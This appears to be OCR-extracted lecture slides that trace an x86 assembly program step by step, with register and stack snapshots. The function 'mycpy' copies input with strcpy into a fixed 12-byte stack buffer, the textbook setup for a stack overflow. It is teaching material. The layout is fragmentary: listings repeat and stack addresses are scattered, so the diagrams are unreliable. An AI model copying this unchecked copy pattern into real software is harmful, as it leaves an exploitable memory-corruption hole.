  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```



0xFFFFFFFF

0xfd2d4

0xfd2e0

0x8048504

0xfd2c0

0x8048423

0xfd2bc


0xfd2d0

0xfd2b8

0x00000000


%eax	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483f5

```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```




%eax	
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x80483f5

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```




%eax	
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x80483f7

```
mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp            0x80483f5
  sub $0x28,%esp           0x80483f7
  mov 0x8(%ebp),%eax       0x80483fa
  mov %eax,0x4(%esp)       0x80483fd
  lea -0xc(%ebp),%eax      0x8048401
  mov %eax,(%esp)          0x8048404
  call strcpy              0x8048407
  leave                    0x804840c
  ret                      0x804840d
main:
  push %ebp                0x804840e
  mov %esp,%ebp            0x804840f
  sub $0x10,%esp           0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy               0x804841e
  mov $0x8048517,%eax      0x8048423
  mov %eax,(%esp)          0x8048428
  call printf              0x804842b
  mov $0x0,%eax            0x8048430
  leave                    0x8048435
  ret                      0x8048436
```



%eax	
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483f7

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```



0xfd2e0

0xfd2d4

0x8048504

0x8048423

0xfd2c0

0xfd2d0


0xfd2bc

0xfd2b8

0xfd290

%eax	
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fa

```
mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp            0x80483f5
  sub $0x28,%esp           0x80483f7
  mov 0x8(%ebp),%eax       0x80483fa
  mov %eax,0x4(%esp)       0x80483fd
  lea -0xc(%ebp),%eax      0x8048401
  mov %eax,(%esp)          0x8048404
  call strcpy              0x8048407
  leave                    0x804840c
  ret                      0x804840d
main:
  push %ebp                0x804840e
  mov %esp,%ebp            0x804840f
  sub $0x10,%esp           0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy               0x804841e
  mov $0x8048517,%eax      0x8048423
  mov %eax,(%esp)          0x8048428
  call printf              0x804842b
  mov $0x0,%eax            0x8048430
  leave                    0x8048435
  ret                      0x8048436
```



0xfd2e0

0xfd2d4

0x8048504

0x8048423 0xfd2c0


0xfd2d0 0xfd2bc

0xfd2b8

0xfd290


%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fa

```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```



%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fd


```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```



0xfd2e0	0xfd2d4
0x8048504	
0x8048423	0xfd2c0
0xfd2d0	0xfd2bc
	0xfd2b8
0x8048504	
	0xfd290

```
mycpy:
  push %ebp                   0x80483f4
  mov %esp,%ebp               0x80483f5
  sub $0x28,%esp              0x80483f7
  mov 0x8(%ebp),%eax          0x80483fa
  mov %eax,0x4(%esp)          0x80483fd
  lea -0xc(%ebp),%eax         0x8048401
  mov %eax,(%esp)             0x8048404
  call strcpy                 0x8048407
  leave                       0x804840c
  ret                         0x804840d
main:
  push %ebp                   0x804840e
  mov %esp,%ebp               0x804840f
  sub $0x10,%esp              0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                  0x804841e
  mov $0x8048517,%eax         0x8048423
  mov %eax,(%esp)             0x8048428
  call printf                 0x804842b
  mov $0x0,%eax               0x8048430
  leave                       0x8048435
  ret                         0x8048436
```

